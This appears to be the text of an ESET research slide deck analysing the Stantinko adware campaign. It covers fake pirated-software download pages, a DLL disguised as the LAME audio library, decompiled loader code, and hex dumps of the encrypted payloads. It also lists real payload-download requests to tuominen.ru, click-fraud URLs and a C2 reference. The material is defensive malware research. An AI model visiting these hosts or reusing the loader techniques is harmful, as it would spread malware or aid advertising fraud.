

Stantinko

A massive adware campaign operating covertly since 2012

Matthieu Faou <matthieu.faou@eset.com>

@matthieu_faou

Frédéric Vachon <frederic.vachon@eset.com>

@Freddrickk_

Marc-Etienne M.Léveillé <leveille@eset.com>

@marc_etienne_

Agenda

- Overview of Stantinko
- Infection vector
- The core: Stantinko's persistent services
- Anti-analysis and anti-detection techniques
- Advertising fraud browser extensions
- Plugins: Beyond adware
- Stantinko's Linux malware

How it all started




fdclient.dll



ghstore.exe



wsaudio.dll



wsaudio.pcapng

wsaudio.dll

Exports		
Name	Address	Ordinal
lame_bitrate_stereo_mode_hist	10005D20	160
lame_block_type_hist	10005DD0	161
lame_bitrate_block_type_hist	10005E30	162
lame_mp3_tags_fid	10005AA0	163
lame_close	10005A30	164
lame_get_lametag_frame	1000C100	165
get_lame_os_bitness	10008000	166
lame_set_VBR_quality	10015E10	167
lame_get_VBR_quality	10015E90	168
lame_encode_buffer_ieee_float	10005490	169
lame_encode_buffer_interleaved_ieee_float	100054D0	170
lame_encode_buffer_ieee_double	10005510	171
lame_encode_buffer_interleaved_ieee_double	10005550	172
EntryPoint	10001FF0	173
ServiceMain	10001FA0	174
lame_get_bitrate	10007F10	502
lame_get_samplerate	10007F40	503
lame_decode_init	10007830	1000
lame_decode	10007C60	1001
lame_decode_headers	10007BC0	1002
lame_decode1	10007B70	1003
lame_decode1_headers	10007B20	1004
lame_decode1_headersB	10007AE0	1005
lame_decode_exit	10007820	1006
hip_decode_init	10007C90	1100
hip_decode_exit	10007CB0	1101
hip_decode	10007EE0	1102
hip_decode_headers	10007E70	1103
hip_decode1	10007E20	1104
hip_decode1_headers	10007DD0	1105
hip_decode1_headersB	10007D20	1106
hip_set_debugf	10007D90	1107
hip_set_errorf	10007D70	1108
hip_set_msgf	10007DB0	1109
id3tag_genre_list	1000C3D0	2000
id3tag_init	1000D920	2001
id3tag_add_v2	1000C410	2002

Line 197 of 221

Strings window			
Address	Length	Type	String
.rdata:1003...	00000042	C	Warning: highpass filter disabled. highpass frequency too small\n
.rdata:1003...	00000059	C	Warning: many decoders cannot handle free format bitrates >320 kbps (see document...
.rdata:1003...	0000003D	C	Warning: many decoders cannot handle free format bitstreams\n
.rdata:1003...	00000046	C	Using polyphase lowpass filter, transition band: %5.0f Hz - %5.0f Hz\n
.rdata:1003...	00000023	C	polyphase lowpass filter disabled\n
.rdata:1003...	00000047	C	Using polyphase highpass filter, transition band: %5.0f Hz - %5.0f Hz\n
.rdata:1003...	0000002A	C	Resampling: input %g kHz output %g kHz\n
.rdata:1003...	00000044	C	Autoconverting from stereo to mono. Setting encoding to mono mode.\n
.rdata:1003...	00000012	C	CPU features: %s\n
.rdata:1003...	00000005	C	SSE2
.rdata:1003...	00000007	C	3DNow!
.rdata:1003...	00000011	C	LAME %s %s (%s)\n
.rdata:1003...	00000021	C	\tinterchannel masking ratio: %g\n
.rdata:1003...	00000024	C	\tusing temporal masking effect: %s\n
.rdata:1003...	00000046	C	\t adjust masking bass=%g dB, alto=%g dB, treble=%g dB, sfb21=%g dB\n
.rdata:1003...	0000002C	C	\texperimental psy tunings by Naoki Shibata\n
.rdata:1003...	00000022	C	\t ^ adjust sensitivity power: %f\n
.rdata:1003...	00000015	C	\t ^ adjust type: %d\n
.rdata:1003...	0000001E	C	\t ^ level adjustment: %g dB\n
.rdata:1003...	00000011	C	\t ^ shape: %g%s\n
.rdata:1003...	00000013	C	(only for type 4)
.rdata:1003...	0000000E	C	\t ^ type: %d\n
.rdata:1003...	0000000A	C	\tATH: %s\n
.rdata:1003...	00000009	C	not used
.rdata:1003...	00000011	C	the only masking
.rdata:1003...	00000022	C	the only masking for short blocks
.rdata:1003...	00000006	C	using
.rdata:1003...	00000012	C	\t ^ stopping: %d\n
.rdata:1003...	00000017	C	\t ^ amplification: %d\n
.rdata:1003...	00000014	C	\tnoise shaping: %d\n
.rdata:1003...	00000021	C	\t ^ comparison short blocks: %d\n
.rdata:1003...	0000001E	C	\tquantization comparison: %d\n
.rdata:1003...	0000001E	C	\tadjust masking short: %g dB\n
.rdata:1003...	00000018	C	\tadjust masking: %g dB\n
.rdata:1003...	00000014	C	\tsubblock gain: %d\n
.rdata:1003...	00000019	C	\tusing short blocks: %s\n

Line 5 of 2539

wsaudio.dll


HKLM\SOFTWARE\Classes\<volSN>.FieldListCtrl.1
\DefaultIcon -> system32\fdclient.dll

```
v4 = (const CHAR *)get_fdclient_path_from_reg();  
fd_client_lib_handle = LoadLibraryA(v4);  
if ( !fd_client_lib_handle )  
    ExitProcess(1u);  
}  
}  
*((_DWORD *)v1 + 2) = 2;  
*((_DWORD *)v1 + 1) = -1;  
*((_DWORD *)v1 + 9) = 1;  
*((_DWORD *)v1 + 11) = -1;  
*((_DWORD *)v1 + 60) = -1;  
if ( v10 && v9 != ERROR_ALREADY_EXISTS )  
{  
    v5 = sub_10001BC0();  
    if ( !decrypt_and_call_fdclient(v5, fd_client_lib_handle) )  
    {  
        FreeLibrary(fd_client_lib_handle);  
        ExitProcess(1u);  
    }  
}
```


Not bad




Let's fast forward to the results




Overview of Stantinko's ecosystem



Victims from sinkhole



Victims using ESET Telemetry



Infection Vector

Win32/FileTour

Win32/FileTour

- Downloader
- MoneyInst and InstallRed PPI platforms
- Targets Russian speakers

Distribution – Fake pirated software

MICROSOFT-FREE.com

Microsoft Office

Microsoft Office – это комплекс популярных и по-своему уникальных программных продуктов, способных обеспечить пользователя всеми необходимыми инструментами и функциями для продуктивной работы с файлами и документами различного типа. Так, в состав офисного пакета входят: многофункциональный **текстовый редактор Word**, позволяющий создавать и редактировать текстовые документы с различными структурами и способами форматирования; средство создания мультимедийных презентаций и слайд-шоу: **PowerPoint** с возможностью использования оригинальных оформлений и анимационных эффектов; **редактор электронных таблиц Excel** содержит массу полезных инструментов, с помощью которых вы сможете систематизировать большие объемы данных и производить сложные расчеты в один клик; благодаря приложениям **Publisher** и **Visio** перед вами откроются новые возможности работы с графикой, схемами и диаграммами; используя программы **OneNote** и **Outlook** вы сможете рационально планировать свое время, вести свой собственный электронный дневник и максимально использовать все возможности электронной почты; инструменты **Access** позволят работать с реляционными базами данных пользователям, не обладающим специальными знаниями в области программирования, а в **InfoPath** вы найдете все необходимое для работы с XML-формами.

Узнать более подробную информацию о каждом из продуктов и скачать их на свое устройство, вы сможете в соответствующих разделах сайта. В отдельной категории мы собрали для вас самые необходимые советы по работе с программами, а также ответы на популярные вопросы пользователей

Microsoft Office

Microsoft Word

Microsoft Excel

Microsoft PowerPoint

*Office 2016*Скачать



Самый свежий релиз известного пакета программ для работы с текстовыми и мультимедийными ...

*Word 2016*Скачать



Microsoft Word 2016 — одна из самых популярных программ, входящих в офисный пакет. На ...

eset ENJOY SAFER TECHNOLOGY™

Win32/FileTour

- Signed
- Uploaded on Yandex Disk
 - And removed after download
- Packed with VMProtect



Payloads

HTTP	tuominen.ru	GET /audio_music/20_search_top.avi HTTP/1.1
HTTP	tuominen.ru	GET /audio_music/all_Films_4922.avi HTTP/1.1
HTTP	tuominen.ru	GET /audio_music/Project_tracks_forced.avi HTTP/1.1
HTTP	tuominen.ru	GET /audio_music/9183_Hello_Amigo_track.avi HTTP/1.1

- Not actual AVI video files
- Encrypted PE files (custom encryption)
- Decryption script in our GitHub

Black box crypto reversing

```

00000000: 03 D4 1E CE CE-CD CE CE CE CE-CA CE CE CE-D1 D1 CE CE CE ♥ 1
00000010: 76 CE CE CE CE CE CE CE CE CE-0E CE CE CE CE CE CE CE CE 0
00000020: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000030: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000040: A0 B1 74 A0 3E 3C 41 79 C7 83 AF 76 CF 02 83 AF D4 E6 5
00000050: E7 3D AE AE 3E-3C 41 79 C7 83 AF E3 AE ED-ED 40 40 41 1
00000060: 3A AE EC EB-AE 3C 3B 40 A4 AE E7 40 AE-0A E1 DD AE 5
00000070: E3 41 EA EB-00 C3 C3 C4 AA CE CE CE CE CE CE CE CE CE 0
00000080: FA F9 0D E2-3F D8 A3 11-3E D8 A3 11-3E D8 A3 11 1
00000090: 8A 84 52 11-33 D8 A3 11-8A 84 70 11-5E D8 A3 11 1
000000A0: 8A 84 71 11-E3 D8 A3 11-05 C6 00 10-E7 D8 A3 11 1
000000B0: 1B A1 A6 10-3D D8 A3 11-05 C6 A6 10-05 D8 A3 11 1
000000C0: 05 C6 A7 10-D8 A3 11-37 00 90 11-E9 D8 A3 11 1
000000D0: 3E D8 A2 11-3D D9 A3 11-6C C6 AA 10-E6 D8 A3 11 1
000000E0: 6C C6 5C 11-3F D8 A3 11-3E D8 74 11-3F D8 A3 11 1
000000F0: 6C C6 01 10-3F D8 A3 11-DC E7 ED E6-3E D8 A3 11 1
00000100: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000110: DE 0B CE CE-02 CF C9 CE-B9 75 B2 D9-CE CE CE CE CE 0
00000120: CE CE CE CE CE CE CE CC CF-C5 CF A0 CE CE CE 5C CC CE 0
00000130: CE F6 CD CE CE CE CE CE CE-A2 B7 CE CE CE 9E CE CE 0
00000140: CE BE CC CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000150: CB CE CF CE CE CE CE CE CE CB CE CF CE CE CE CE CE CE 0
00000160: CE EE C8 CE CE CE CA CE CE-5A E9 C8 CE CC CE CE 0E 4F 0
00000170: CE CE 9E CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000180: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000190: 0A 64 CD CE CE-52 CE CE CE CE CE CE CE CE CE CE CE CE 0
000001A0: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
000001B0: CE FE C8 CE CE-A4 CE CE CE CE CE CE CE CE CE CE CE CE 0
000001C0: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
000001D0: 6A 8F CD CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
000001E0: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
000001F0: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000200: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000210: 54 5E CC CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000220: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000230: 00 3C EA EF-3A EF CE CE CE-38 9E CF CE CE CE BE CC CE 0
00000240: CE 9C CF CE CE CE 58 CC CE CE CE CE CE CE CE CE CE CE 0
00000250: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000260: 22 B1 CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000270: CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE CE 0
00000280: 00 E9 E8 E7-EA 3D CE CE CE-62 CF CE CE CE CE FE CA CE 0
00000290: CE CC CE CE CE CE B8 CD CE CE CE CE CE CE CE CE CE CE 0

```

```

00000000: 4D 5A 90 00 03 00 00 00 00 00 00 00 FF FF 00 00 MZ E
00000010: B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C 6D 21 54 68
00000050: 69 73 20 70 72 6F 6F 72 61 6D 20 63 61 6E 6E 6F
00000060: 74 20 62 65 20 72 75 6E 20 69 6F 20 44 4F 53 20
00000070: 6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00
00000080: 34 37 43 6C 70 56 2D 3F 70 56 2D 3F 70 56 2D 3F
00000090: C4 CA DC 3F 7D 56 2D 3F C4 CA DE 3F 7D 56 2D 3F
000000A0: C4 CA DF 3F 6D 56 2D 3F 4B 08 2E 3F 69 56 2D 3F
000000B0: 95 0F 28 3E 73 56 2D 3F 4B 08 28 3F 4B 56 2D 3F
000000C0: 4B 08 2C 3F 5A 56 2D 3F 79 2E BE 3F 6F 56 2D 3F
000000D0: 70 56 2C 3F 73 57 2D 3F E2 08 24 3F 68 56 2D 3F
000000E0: E2 08 D2 3F 71 56 2D 3F 70 56 B0 3F 71 56 2D 3F
000000F0: E2 08 2F 3E 71 56 2D 3F 52 69 68 70 56 2D 3F
00000100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000110: 50 45 00 00 4C 01 07 00 F7 BB FC 57 00 00 00 00
00000120: 00 00 00 00 E0 00 02 01 0B 01 0E 00 00 00 00 00
00000130: 00 38 03 00 00 00 00 00 00 2C F9 00 00 00 00 00
00000140: 00 F0 02 00 00 00 40 00 00 00 10 00 00 02 00 00
00000150: 05 00 01 00 00 00 00 00 00 05 00 01 00 00 00 00
00000160: 00 60 06 00 00 04 00 00 D4 67 06 00 02 00 40 81
00000170: 00 00 10 00 00 00 10 00 00 00 10 00 00 10 00 00
00000180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000190: 44 EA 03 00 DC 00 00 00 00 50 04 00 58 D4 01 00
000001A0: 00 00 00 00 00 00 00 00 00 00 FC 05 00 58 1B 00 00
000001B0: 00 30 06 00 A8 2A 00 00 30 C1 03 00 E4 00 00 00 00
000001C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D0: E4 C1 03 00 18 00 00 00 88 C1 03 00 40 00 00 00
000001E0: 00 00 00 00 00 00 00 00 00 00 F0 02 00 D0 03 00 00
000001F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000200: 00 00 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00
00000210: DA D0 02 00 00 10 00 00 D2 02 00 00 00 04 00 00
00000220: 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 60
00000230: 2E 72 64 61 74 61 00 00 76 10 01 00 00 F0 02 00
00000240: 00 12 01 00 00 D6 02 00 00 00 00 00 00 00 00 00
00000250: 00 00 00 00 00 00 00 00 00 00 40 2E 64 61 74 61 00
00000260: AC 1F 00 00 00 10 04 00 00 0E 00 00 00 E8 03 00
00000270: 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 C0
00000280: 2E 6F 66 69 64 73 00 00 EC 01 00 00 00 30 04 00
00000290: 00 02 00 00 00 F6 03 00 00 00 00 00 00 00 00 00

```

Payloads



Click fraud malware

Win32/Packed.VMProtect.ABU trojan

FEB 20

<http://ekod.info/c/skchcm.php>


<http://ekod.info/c/skchcm.php>

bitly.com/2mfUhWn2


COPY

15,324,577

CLICKS




AdStantinko – Ultimate Discounter



AdStantinko – Ultimate Discounter

- Gate to Stantinko
- Windows service
- Setup **group id** (*gid*) and **user id** (*uid*)



Last version: Remote Dictionary Server

🏠 HOME ▶ VIDEO ■ EDITIONS 🛒 STORE

digg



Олхович Лев @OlhovichLev

[>redisctrl %]

C2C domain

DIGGS

This user hasn't dugg any links yet.

Stantinko's persistent services

